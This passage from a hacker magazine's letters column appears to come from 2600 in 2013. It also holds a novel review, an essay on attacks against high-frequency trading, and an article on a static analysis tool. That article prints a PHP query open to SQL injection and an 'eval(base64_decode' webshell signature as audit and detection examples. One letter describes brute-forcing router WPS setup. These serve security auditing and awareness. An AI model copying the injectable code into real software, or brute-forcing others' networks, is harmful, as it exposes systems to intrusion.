Nojlot

Dear *2600:*

Thank you for publishing "my perspective" in the Spring 2013 issue of *2600*.

I do hope that, despite my age (now 54), it didn't sound juvenile nor boring. I suspect some, steeped in hacking electro-digital differential analyzers, to be less enthused about physically making a half mile walkie-talkie pull in a ham radio operator over a mile away or in listening to Nevada on a radio because of a reconstructed AM receiver signal booster, etc.

The sad thing though is that it is the maker-hackers that will keep our economy recovering, *if* it is going to recover. The computer hackers will continue to safeguard against weaknesses, both in software and in the government, but this is really more of a defensive position. We have to make sure, if nothing else, to get our children interested in science and in technology, but in both the software *and* the hardware. So again, thank you for considering my humble ramblings to be of some use to your readers.

GoodHart

Dear *2600:*

Your magazine's treatment by Barnes and Noble seems to be a recent, recurring theme, so I figured I'd throw in my experience in the hopes that a) it's useful in some way and b) it isn't yet beating a dead horse.

I went to a Barnes and Noble by my house on Friday morning, the day that the Spring 2013 issue was released, about 90 minutes after opening. They didn't have it on the shelf, and I had to get going to work, so I figured they just hadn't gotten it put out yet and went on my way. A busy weekend passed, and I didn't get to check again until Monday, when I stopped by a different Barnes and Noble on my way home from work. This one still didn't have it out. I flagged down an outright frazzled-looking employee, who - despite clearly having too many irons and not enough fire - was courteous and helpful. Yes, they had it; it was in the back. He went to get me a copy and returned, mentioning that they had just gotten them in that day.

So, evidently, sometimes it's just late to the stores. Maybe there's a kink in the distribution chain somewhere? I do live on the complete opposite coast of the States, so maybe that's a factor? All the same, happy ending! I've got it.

Now, to devour it wholeheartedly, understand at most a third of it, and learn at least one completely new thing, as usual. I look forward to the experience.

jlbesq

Yes, there are many kinks in the distribution chain and geography can often factor into that. It's quite impossible to guarantee that the issue will go on sale on the same day everywhere, but we do try and make sure that it's close. Subscribers usually get it a little before the stores do, but even that can be open to the whims of the various postal services. It sounds like the stores by you are doing as good a job as they can in getting it out there. We can only hope that others do the same.

Dear *2600:*

In issue 30:1, Kevin Morris wrote the article "Guest Networks: Protection Less Than WEP?" It was about the guest network feature provided by his Linksys router. By default, the guest network used a hotel-style captive gateway with a password, but he was able to find the very short wordlists that the setup software used to generate default guest passwords. Awesome job on discovering this and publishing a simple brute-force script.

However, he ended with: "...unless you want to provide free Internet access to your neighbors or anybody else willing to do a little work, I would suggest only enabling the guest network feature when you need it and promptly disabling it afterwards."

I think much better advice would be to provide free Internet access to your neighbors and everybody else without forcing them to do any extra work. No one should go without Internet access. It's crazy and inefficient that in any given city block, there are dozens of separate password-protected access points stomping all over the 2.4 GHz spectrum, yet some neighbors still take the bus to the library just to check their email. Not to mention everyone is paying way too much money to the same near-monopoly warrantless-wiretapping spying-on-everyone collaborator corporation like AT&T or Comcast.

Guest networks are awesome because, as Kevin pointed out in his article, you can have your own private network on a separate VLAN than your guest network, which lets you freely share access to this amazing resource without worrying about your guests spying on you or hacking the computers at your house. Some consumer router firmware and most free software firmware that you can flash onto your router (like DD-WRT, OpenWRT, Tomato, etc.) offer quality of service (QoS) settings that will even let you throttle the guest network to prevent it from using all of your bandwidth when you want it.

So please, open up your Wi-Fi, share access to the Internet with all who want it, and join the Open Wireless Movement. While you're at it, check out openwireless.org. If you're worried about the legal consequences of strangers using your network to pirate stuff or otherwise commit crimes, consider setting your guest network's ESSID to "openwireless.org" to get some legal protection from the excellent "Considerate Use Guidelines" written by lawyers at the Electronic Frontier Foundation.

Micah Lee

These are all great points and well worth considering, even though it may force many of us to think differently. While small content providers and creative individuals struggle to make the net work for them, those huge companies, some of whom predate the Internet itself, seem to have no problem getting almost everyone to pay them, whether it be for overpriced phones, expensive data plans, or basic access that suits their needs more than it does ours. It doesn't have to be this way.

Dear *2600:*

In 29:4, Dragorn writes about the "Tragedy of SSL" brought about by the X.509 certificate model of absolute trust in certificate authorities. While certificate pinning as he described is certainly a good idea to keep the chaos at bay, us hackers should be looking for and embracing new authentication strategies. It seems fundamentally wrong to put trust in companies we know little about to authenticate our online communications.

PGP has provided us with a decentralized fine-grained Web Of Trust for some time now, primarily used for authenticating the identity of persons. The same system can be used for identifying servers, or services in general. A server can publish their public key to the Web Of Trust and, as long as a chain of trust exists between you and the signer (usually the administrator) of the server's key, you can trust that you really are communicating with the proper server. *You* choose who to trust.

Monkeysphere is an open source project for *nix systems (http://web.monkeysphere.info/) that makes it relatively easy to leverage the Web Of Trust for SSL and OpenSSH. For SSL, the system consists of a validation daemon and a browser plug-in. When you visit a site that cannot be authenticated with the browser's built-in X.509 authentication, Monkeysphere will attempt to validate it through your Web Of Trust. This provides a decentralized, highly personalized, and *free* alternative to the tyranny and chaos of the X.509 system.

The same project can be used for authenticating OpenSSH connections, preventing the inevitable blind answer of "yes" when you are asked if the server's fingerprint is correct on your first connection. You can also attach an SSH key to your personal public key, and use it for logging in, instead of manually maintaining your SSH key on the various servers you administrate. When you revoke or update your key and publish it to the Web Of Trust, all the servers it pertains to will automatically be updated.

For the system to be more widely useful, it needs more users! PGP is *the* way to manage trust in the 21st century, in my opinion. Spread the love!

Michael

Dear *2600:*

After reading W.D. Woods' "Hypercapitalism and Its Discontents" in 30:1, I felt compelled to write to say, "I'd like to shake this motherfucker's hand." That is all.

(Feel free to edit that if need be.)

D351

No edit could do your words justice.

Dear *2600:*

"Mu Dee," yes, you are dumps... and yes, "angelsbrothelsgrandmalives" has inspired me to write (30:1 letters column). I hope to bring something worthy of publication. Moving on. The article on guest networks was a good read and touches on a related side project I worked on a "while ago" with a friend of mine. Since I am currently behind locked doors, I am unfortunately unable to provide you and the *2600* readers with a direct link to the project, but here are the basics to getting started. We've all seen the "one touch" or "push button" setups on consumer wireless devices that offer an easy setup to enable higher strength encryption during a brief window of time. Now, this is, of course, to tailor to the average person who is unwilling to type in a longer passphrase, who in theory wants "strong" encryption. Problem is there are ways to exploit this "ease of use" feature by using Reaper (available at Google Code if memory serves - may also be available from BackTrack repositories) that essentially brute forces the alpha (hex) numeric 8-10 digit entry needed to gain access to the network regardless of encryption strength. Scary. What I discovered next was I was able to run my attack against my routers without pushing the one touch setup button on the device. Scarier. OK, time to administratively disable this feature through the router's web interface. Done, reboot router, login, verify changes took, check! Run attack again... network access granted. Yikes! We tested this on multiple vendors ranging from Cisco/Linksys, Netgear, D-Link, etc. with the latest, greatest firmware, all of which were successful in 22 hours or less. *Face palmplant.* I would hope the vendors have since corrected this vulnerability - just wanted to share this after reading the guest network article. I'm also curious to know if a successful result could be achieved when running a third party solution such as DD-WRT. If anything, I hope this sparks a constructive conversation in finding the safest solution for your network's safety and security and, above all, preventing this from happening to you.

Tech Deprived Incarcerate
RIP Aaron Swartz

Dear *2600:*

Regarding the article in the latest issue of your magazine, "The Usage of the Assumption Technique in Social Engineering," I thought that you might be interested in the following bit of trivia. When you assume something, you make an ass out of you and me. Ass...u...me. Have some fun with this!

Robert

Well, that's certainly the first time we've ever heard that one! How very clever. Let the fun begin.

The Game of Justice

Dear *2600:*

My brother is a hacker who enjoys reading your articles in *2600*. He's been held for the last four years for a crime he's not actually guilty of. They claimed something that was not true in order to gain access to his home.

He said it can be proved that it's a lie but needs a competent individual to do a little forensic work. He does not trust the government supplied forensics, lawyers, psychologists, etc. because they only exist to serve the government.

He's asked me to write for your address so he can mail you a letter with all the details. The only people he trusts right now are his family and the hacker community, who he considers his brotherhood.

Thank you so much for reading this and for any help you can give him.

Anonymous

We get many letters like this, all of which are really sad and frustrating. They're sad because they make us realize how many potentially innocent people are wasting their lives locked up for unfair reasons, frustrating because there's only so much we can do and it never feels like it's enough. While the hacker community will certainly show support and offer suggestions, it's not wise to simply write off everyone else as being untrustworthy or an agent working for the other side. There are a multitude of organizations and agencies from the ACLU to the EFF who are familiar with both legal and technological issues. They, like us, receive far more pleas for help than they could ever handle. This is why it's up to anyone who finds themselves in such a situation to be as vocal and public as possible. If you can state your case in a brief and clear way that the average person would sympathize with, that's a great first step. But it's only the first step. Reaching as many people as possible, not just in one community but in a whole bunch, is the only way to get more than just a sympathetic ear.

Dear *2600*:

Every time I am stopped by the police, I tell them I am taking the Fifth and refuse to answer their questions. I even refuse to tell them my name. I am not a criminal, but I figure that since the Founders died to get me those rights, I should use them or lose them. The next thing that usually happens is the cops tell me I don't have any Fifth Amendment rights in "this case." I am confused on that because Miranda vs. Arizona says "If the individual indicates ... he wishes to remain silent, the interrogation must cease" And, of course, things then get worse. The cops usually illegally search my wallet, and all of my pockets looking for my ID, drugs, and guns. I don't carry an ID, and I don't use drugs or carry a gun, so they never find anything. Yes, I know Terry vs. Ohio allows the cops to give you a pat down search of your outer garments looking for weapons, but a search of my pockets and wallet is clearly illegal per the Fourth Amendment and Terry vs. Ohio. Then I am usually handcuffed and falsely arrested while the police make all kinds of threats on what is going to happen if I don't answer their questions. Then, after an hour or two, the cops release me and tell me I am a jerk for thinking I have "Constitutional rights." With that in mind, I can understand why the cops are going to attempt to force Dzhokhar Tsarnaev, the Boston Marathon bombing suspect, to answer their questions without reading him his Miranda rights.

Our Constitutional rights were not created to protect criminals. They were created to protect the innocent from government tyrants, like the police that have a number of times falsely arrested me, illegally questioned me, and illegally searched me. I guess I should be glad because I have not been beaten up yet for thinking I have Constitutional rights.

Mike

It sounds like law enforcement really has it in for you for some reason. What you describe is sheer harassment and should not be tolerated by any of us. As for bypassing Miranda rights, you can count on authorities to look for any reason to put those on hold or even bypass them altogether. The best way for them to do that is to get the public on their side. Be extremely dubious of any "news" story that reports how being read Miranda rights got a suspect to become uncooperative or examples of how terrorism was thwarted because somebody gave out vital information while being tortured by the good guys. These are merely methods of swaying public opinion and convincing us that the basic tenets of our society, which we claim are under attack by terrorists, are worth giving up when fighting them. When an evil agenda links forces with naïveté, there's no end to the destruction that can follow.

Dear *2600*:

Hi, it's Jesse McGraw. Celebrate with me, because after an agonizing 13 months in a 9x6 cell in Seagoville's Administrative Segregation Unit which I have dubbed "the crematorium," I was finally transferred in a great hurry to Beaumont (low) in order for prison officials to nullify a temporary restraining order my attorney filed to have the court order them to place me back in general population and render medical care. Sneaky, huh?

This mythical, misguided reputation as a destructive "super hacker" preceded me here, which is quite ridiculous, as the first words I heard upon my arrival were "you're not going anywhere near our computers." Sadly, we as a people within this hacker subculture are so hazardously misjudged, many of us become targets of paranoid witch hunts led by the misinformed. This is nothing new. That is part of the reason why I was kept illegally confined for an indefinite amount of time. "Because of who you are, and what you're capable of" is what I was told.

Now that I'm out, I'm strengthening my sea legs and pursuing the appeal of my sentence, and the civil lawsuit against Seagoville FCI for violation of my Fifth, Sixth, and Eighth Amendment rights, false imprisonment, and intentional infliction of emotional distress under Texas law, case number 3:13-cv-0740-L.

Thank you *2600* community for all your letters of support! You're awesome.

Endurance is the power to rise above all obstacles, refusing to succumb to the fires of tribulation; standing strong against insurmountable odds, for the sake of the victory.

Ghost Exodus

Memories

Dear *2600*:

After my father passed away recently, I was faced with a choice. Should I disconnect my childhood phone number which has been in my family for almost 45 years? Or should I transfer ("port") it to be my own?

This got me wondering what the longest-assigned number could be. Are there records of such things? I know area codes didn't exist before 1947 but, area codes aside, is it possible that a phone number from, say, 1913 is still "owned" by the same family's descendants 100 years later? What about a 1947 phone number still "owned" 66 years later by the same family? Are there records of such things or am I the only one who cares?

In the end, I decided to keep and port my childhood number. Assuming I live another 45 years, this phone number will have remained in my family for about 90 years. I just hope my descendants keep the number when I'm gone so when the zombie apocalypse comes and the dead rise from the grave, I can call my great-great-great-great grandson to say, "Hey Little Jimmy, come pick me up!"

Les Hogan

This is the kind of thing we're very much interested in and would love to find out more about. Apart from making a conscious effort to hold onto your phone number (and congratulations on making the right decision on that front), phone numbers can also be changed by phone companies for various reasons, such as adding a digit, retiring an exchange, or splitting an area code. If the area code is eliminated from consideration, there would be a great many more phone numbers in existence now that haven't changed since the advent of the first area code in the 1940s. The hotel of our HOPE conferences (Hotel Pennsylvania) has had the famous Pennsylvania 6-5000 number since at least the 1930s, when seven digit dialing was introduced.

Dear *2600:*

As we move towards the future of UIs with Xbox Kinect's hand interfaces and voice to text, it really made me think back about my life with technology. From keyboard and mouse to spoken word and hand gestures, this is my remembrance for the keyboard....

The first computer I ever had was a rebuild that I did of an IBM XT in 1988. It ran with a one MHz CPU, 128kb of RAM, and it had a 10MB hard drive the size of a dictionary. It was the joy of my life learning DOS and hex machine code. I broke it trying to play *Doom,* and then scored a rebuilt X386 that had a little more power.

This began my hacker days in the computer art/code world... BBS systems, 800 numbers, 14.4k modems, all-nighters breaking PBXs, whistles on old phone booths, solder on phone dialers, loop back conference calls, art for code, code for life. 1990-1994 were the most exciting days of my teenage life. At 14, I had rewired my parents' home to have four phone lines. Two on the grid and two ghost lines that didn't exist. It was all about trading knowledge and digital graffiti. There were no black hats. It was all kids who could skateboard with code, digital art that evolved into the background of what we take now for granted in our technology.

Just as that background will always be there, the keyboard will live on in shadow. The real Monet in the pixels of reality, the single dots where it all started. The simple QWERTY of the Remington No. 2 typewriter of 1878.

Trevor Pontz - aka acid phix (spastic/ice)

Thanks for the memories. We have no doubt that the kids of today will also look back fondly on their magical times with developing technology. While the tools themselves are constantly changing from year to year, the hacker spirit is remarkably similar with each generation.

Copy Protection, Trademarks, et al

Dear *2600:*

I don't recall seeing anything about Tor Books (tor-forge.com) in recent issues. While reading through some tech-related articles on Ars Technica, I came across this gem entitled "Tor Books says cutting DRM out of its e-books hasn't hurt business" which mentions that Tor Books has been DRM-free for a year now with no discernible impact on the level of piracy of their publications: "Tor announced last April that it would only retail e-books in DRM-free formats because its customers are 'a technically sophisticated bunch, and DRM is a constant annoyance to them. It prevents them from using legitimately-purchased e-books in perfectly legal ways, like moving them from one kind of e-reader to another.'"

Hurray for more DRM-free e-book publishers!

Broken Syntax

It's great to see the numbers reflect what so many of us have been saying for years. But it's especially important that we not take this for granted and remember to support those writers and artists whose work we value. Not only will you be ensuring their survival and more content, but you will be proving to the world that insane copy protection schemes do far more harm than good.

Dear *2600:*

On the subject of trademarks, the best way to lose a widely known trademark is to encourage or allow it to become a generic word in the English language.

A valid registered mark can be lost if misused. When Otis advertised that it "made the finest escalators and elevators," its use of its trademark "escalator" in the same context as the generic noun "elevator" rendered its escalator mark generic and in the public domain. It should have said "Escalator (TM) brand moving stairways," using escalator as an adjective to describe the generic noun "stairways," or "moving stairways."

"Aspirin," "cellophane," and "heroin" were all once trademarks. It's a good idea to clear your advertising through trademark counsel to protect against the ad man's urge to destroy your mark by making it a generic household word.

Xerox, for years, sent notices to people that the word for "photocopy" is not "xerox."

If Scott's "tissue" is a kleenex, then Kleenex loses its mark.

Google is in the same bind. If anyone's web-search is a "google," then Google loses its trademark.

You seem to use language precisely enough to distinguish between a Bing or a Google or an AVG or a Yahoo search.

The loss of the translation of "ungoogleable" in Sweden recently should be just what Google wants in order to preserve its mark.

Christopher

Still, it must be a bit of an accomplishment to have one's company name become synonymous with the product they're selling, even if it doesn't pay off financially. We can only wonder what might have been had Heroin kept their trademark.

Advice

Dear *2600:*

This is written from behind bars and is an open letter to top tier civilian hackers. I would like to comment on the evolution of the scene over the past couple of years. A hacker's moral construct is their own and it is not the place of others to critique the basis for which a hacker makes decisions. That being said, where has the loyalty gone? It is no secret that the FBI, CIA, and other federal law enforcement and intelligence agencies have done a terrific job of recruiting criminally oriented hackers to engage for their own purposes. Why though is this a catalyst for domestic intelligence gathering on hackers by hackers? I suspect these handlers do an expert job of playing on the emotions of their teenaged to early adult sources, which is a slimy tactic. This model is defective, however, because everyone is now a threat. Information can no longer be shared freely. Pooling of resources is dangerous and the global threatscape is broader now because information is compartmentalized, where before it would be shared freely.

To the interested agencies - this is a new and dynamic environment. Your handling of sources now determines the tone for the future. If you continue to squeeze your sources like a sponge and then discard them without so much as a thanks, your pool will dry up. If, instead, you manage the community reasonably and with some desire of transparency, you will add to the pool.

These broken, drug abusing, risk filled college dropouts provide angles you will otherwise never have. Manage wisely.

Shouts to Medvedev, Arash, OneStien, PorsterHelp, SedAzzad, Wolfy, Kayla and Tope.

BudLightly

Dear *2600:*


I have to comment on two points which share a common thread.

1) The disingenuous "outrage" over reports of Chinese "hackers" launching cyberattacks/info gathering probes against U.S. businesses. I question the validity of this outrage on the basis that this behavior should be expected, guarded against, and prepared for. Only the truly stupid would believe that U.S. businesses are not doing the same on their own or with government support. "Competitive intelligence gathering" is legal. Industrial espionage is illegal. The line between the two is thin and blurry. Governments spy on their enemies along with their allies. There is only winning and losing - there are no points awarded for ethics/following the letter of the law and, in international law/courts, it's difficult to prosecute war crimes and genocide, let alone "information theft." If corporations/governments aren't practicing (aggressive) counter-intelligence, they have only themselves to blame. Nobody likes a poor loser.

2) Similarly, I often see letters in *2600* concerned about government agents infiltrating *2600* meetings. Well, *duh!* If I were the head of a federal or state law enforcement/intelligence agency, I would certainly have an agent sniff around those meetings frequented by "dangerous" hackers. Perhaps even agent provocateurs to enable, promote, and create a "crime" for fellow agents to detect and foil.... If one chooses to engage in illegal activity, prudence dictates that this information must be kept on a strict "need-to-know" basis. And remember the old Hells Angels saying: "Three people can keep a secret - if two are dead...." Participate in meetings, but always keep in mind that anybody may be a government agent or confidential informant. Also, courts hold you have "no expectation" of privacy in public - thus, no warrant is needed to conduct audio/visual surveillance. You have been advised.

Geri Q

As we've said repeatedly over the years, meetings are completely open to anyone and we don't engage in illegal activity. Our very existence seems to be almost enough to categorize us as a threat these days. We have no need for ominous sayings or oaths of secrecy and allegiance. A curious mind, a willingness to listen, and resistance to preconceived notions are the things that will help anyone of any age learn and grow from any of our meetings, as well as from the material we print. We hope that spirit continues to flourish.



***Pirate Cinema* by Cory Doctorow**
Tor Teen, 384 pages, $19.99
ISBN 978-0765329080
http://craphound.com/pc/

Review by elib7ronic
tim@elibtronic.ca

Most content that you would find in this magazine looks at the social and technological impact of living our lives with computers. This piece is a bit different. I wanted to write a review for a book I recently read that I would say is highly entwined with hacker culture. The book is called *Pirate Cinema* and the author is Cory Doctorow. Hopefully, most people reading *2600* would know who Doctorow is. The important part here is that he's worked with the Electronic Frontier Foundation as well as with the Creative Commons movement. In case you haven't seen it, he presents an amazing talk on "The Coming Civil War over General Purpose Computing" (`http://boingboing.net/2012/08➥/23/civilwar.html`) that anyone who owns a computing device should watch. Alongside all of this work, Doctorow also writes young adult fiction. In October 2012, he published *Pirate Cinema*.


First and foremost, I'm not a fan of young adult fiction. Most of it ends up being angst-y and plays against teenage anxiety. This story was different than that. It centers on a British teenager who gets his family's Internet connection shut down for illegally downloading copyrighted material and then it takes off from there. The story is set in the near future and is equal parts story and philosophical discussion on downloading, big media owning politicians, and the right to remix. It also delves into topics that align with the hacker mindset. For example, the hero of the story builds himself a new laptop with help from another character and the scene plays out with a discussion of how to really learn about how a computer works. The hero is told: "Your problem is, you're trying to understand it. You need to just do it." And with that, the hero moves forward understanding that he needs to approach with curiosity and intrigue.

The future depicted in the novel is a very frightening one that hackers work hard at every day to make sure doesn't happen. It is a society where all downloads are monitored by the government and people are sent to jail for the slightest infraction. On second thought, it isn't that far off from the world we are in today. If you have any friends who don't really get what hacking is about, tell them to read this book to get a great introduction on why it's important. I won't delve any further into the plot but I wouldn't give away much if I said the ending is gut-wrenching.

Another thing to note is that Doctorow distributes all of his books as free downloads from his site (`http://craphound.com/➥pc/download/`). In this case free means free of cost, and free of DRM. This is a great arrangement that lets you, the potential reader, at least sample the book before deciding to buy it. Which, if you do decide to buy, it will be made available to you free of DRM (sounds like another publication I know of that will sell you its content with no strings attached). I'd recommend the book, even at the very least to see a world where using the Internet like we do today is seen as a crime.

Cyber Attacks On Equities Markets:

The Real Threat of High Frequency Trading



by Eightkay

It goes without saying our markets today are digital - almost everyone knows this fact. However, what the government and maybe the markets themselves, NYSE, NASDAQ, and various other exchanges fail to address properly is their instability and frailty. Daily we hear about the Air Force or FBI engaging in preventative cyber warfare, hackers, Anonymous, people breaking into files stealing socials, or other schemes. The real threat, the real danger, is our complete and total reliance on an electronic marketplace as the lifeblood of our capital system in the United States.

Many of you may know that the days of open outcry on the trading floor are long gone. Today if you open an E-Trade account and buy shares of Coke, that transaction - whether buy or sell - travels through a complex web of Alternate Trading Exchanges (ATS) and electronic networks (EN) to connect a buy to a sell and cross.


The dangers out there include High Frequency Trading (HFT), Dark Pools, and ATS. Many in *The Wall Street Journal* and *The New York Times* will speak about how these rob investors of meaningful trades, focusing on primarily the economics or the market structure. Both the Securities and Exchange Commission (SEC) and Commodities Futures Trading Commission (CFTC) have held roundtables on this issue and, although they focus on market fairness and occasional structural stability, they do not mention security attacks.

Let's take a look at the Knight Capitol example from last summer. A Rogue trading algorithm out of Overland Park, Kansas, a suburb of Kansas City, Missouri, crashed and stalled our markets for 30 minutes before anyone knew what was going on that day. The program executed a large sell order and flooded the market with stock. I was in Europe at the time and scarcely had time to read the news and react to what was going on before it was over.

Now imagine this attack scenario. Agents of an enemy of the United States successfully break into the mainframes of a High Frequency Trading Company, Dark Pool Crossing Network, or Brokerage Company. They infect the system with rogue trading algorithms or change the code on currently deployed algorithms. In a single coordinated attack, they buy and sell millions of shares of a single company or multiple companies, causing trading to halt or decimating the value of a single stock. Multiply that by 100 stocks of the top Fortune 500 companies and we have market collapse. Trading for the day would halt and uncalculated economic damage would be done.

There really is no real quick fix for this system. The problem that is going unnoticed is the fact that HFT programs are a major national security threat. If such a program could be maliciously controlled, it could cause damage. You control 50 such programs at many HFT firms and you have a weapon of mass destruction. Our markets are so disorganized and trading can happen so fast that there would be no reaction. Yes, there are circuit breakers to stop and halt trading of a stock and market monitoring. But this attack could happen quickly, rapidly, and across multiple fronts. On one hand economic damage and on the second hand investor confidence ruined. Investor confidence concrning the vulnerabilities of the markets would take a long time to heal.

In the coming years, the SEC and CFTC need to take a broader role in not only securities regulation but in mandating measures to ensure the security of our equities markets. HFT programs need to be banned and further safeguards put in place on the marketplace to confront fraudulent trading programs or direct access to the market. Rules requiring hold periods for stocks or not trading above or below a certain price spread not only affect marketplace fairness but also add a second level of safeguard to a well-orchestrated cyber attack.



Static Code Analysis Using Watchtower

by Chris Lane
chris@chris-allen-lane.com
twitter.com/chrisallenlane

I'm writing to introduce watchtower, a static code analysis (SCA) tool that I recently published under the GPL license. It's a simple tool - in this age of automated fuzzers, scanners, and frameworks, I consider watchtower to be a "dumb" tool for a smart auditor. It is used to locate potentially hazardous code within a project, and is thus useful for security audits and webapp incident response. Watchtower is language-agnostic, written in Ruby, and depends on RubyGems.

It's a What, Now?

Watchtower is used for performing static code analysis. If you're not familiar with the term, static code analysis is the analysis of source code in its written form. (The practice of scanning an application's source can be contrasted against other types of scans, such as a scan against a running application, for example.) At its core, watchtower simply searches for the presence of user-specified strings within an application's source, much as would grep or the Find tool that inevitably exists in your preferred word processor.

Why Would I Do That?

There are principally two occasions on which you'd want to grep for strings within an application, within the security context:

1) *When performing a security audit on an application's source code*. Many security vulnerabilities are introduced into applications through very regular and recognizable programming anti-patterns. For example, when auditing a PHP application's source, I find that one of the most fruitful strings to search for is "`$_GET`". It's both shocking and depressing to see how often you'll encounter code like this:

```
$result = mysql_query("SELECT *
➥ FROM users WHERE username =
➥  '{$_GET['username']}' AND
➥  `password` = SHA1('{$_GET
➥['password']}')")
```

Readers of *2600* will spot the obvious SQL injections, but it seems that many programmers - remarkably - will not.

2) *When performing incident response on a compromised web application*. As another example, compromised web applications frequently contain easily recognized signatures as well. One of the most common payloads out there looks like this:

```
eval(base64_decode('some-evil-
➥base64-encoded-payload'));
```

(Regular readers may remember "eval(base64_decode(" from StarckTruth's article "A PHP Rootkit Case Study" in 29:1.)

Both of these examples demonstrate how, if you know what you're looking for, a bit of tactical grep-ing can get you a long way while auditing or cleaning up after a hack.

If Grep is So Great, What's the Point of Watchtower?

My problem with grep isn't one of functionality. In fact, if you examine its source, watchtower is ultimately just a fancy wrapper around grep. My problem with grep is one of *usability*.

I find it to be a bit of a pain to use when auditing for a few reasons:

1) I struggle to remember its options sometimes, which can be distracting when I'm focused on an audit.

2) It can be a pain to scan for batches of signatures at once, yet scanning ad-hoc makes it easy to overlook important signatures.

3) grep can generate a lot of unstructured output (especially when scanning a large project), which can be difficult to sift through.

Watchtower exists to solve some of these usability problems with grep. Watchtower, unlike grep, provides several output formats, currently including plain text, CSV, XML, Markdown, and - most importantly, in my opinion - HTML. CSV exists primarily to make it possible to import watchtower's data into a spreadsheet. XML is useful for importing watchtower's output into your own application. Markdown exists as an intermediary step to compile watchtower's output into a PDF. (I plan to make it possible for watchtower to output a PDF directly through pandoc in a future release.)

The HTML output format is the most interesting, and is watchtower's primary feature and use-case.

So How Do I Use It?

The first thing you need to do (obviously) is download the project from github, `cd` into the watchtower directory, and then install the requisite RubyGems. (You can do this either "the old-fashioned way" or by running a "bundle install.") After that's done, run `./watchtower -h` to get a feel for the program options.

Using watchtower is actually pretty simple: just scan your application, and then manually review the generated report. For each signature that was detected, a "point of interest" will be outputted to the report. Each point of interest may be marked with one of a few tags: "OK," "dubious," and "bad." Points of interest may also be "hidden," which moves them out of your way. (The HTML report uses some clever HTML 5 to save your tags in real time, thus making it possible to close your browser without losing any of your work.)

Broadly speaking, the workflow for auditing with watchtower looks something like this:

1) Specify your signatures (some sensible signatures are loaded by default).

2) Scan your application and output an HTML report.

3) Review the report, marking suspicious points of interest as "dubious" or "bad."

4) After you've made your first pass through the report, filter it to display only the "dubious" and "bad" points of interest.

5) Open your preferred editor and use watchtower to guide you through the points of interest in more detail.

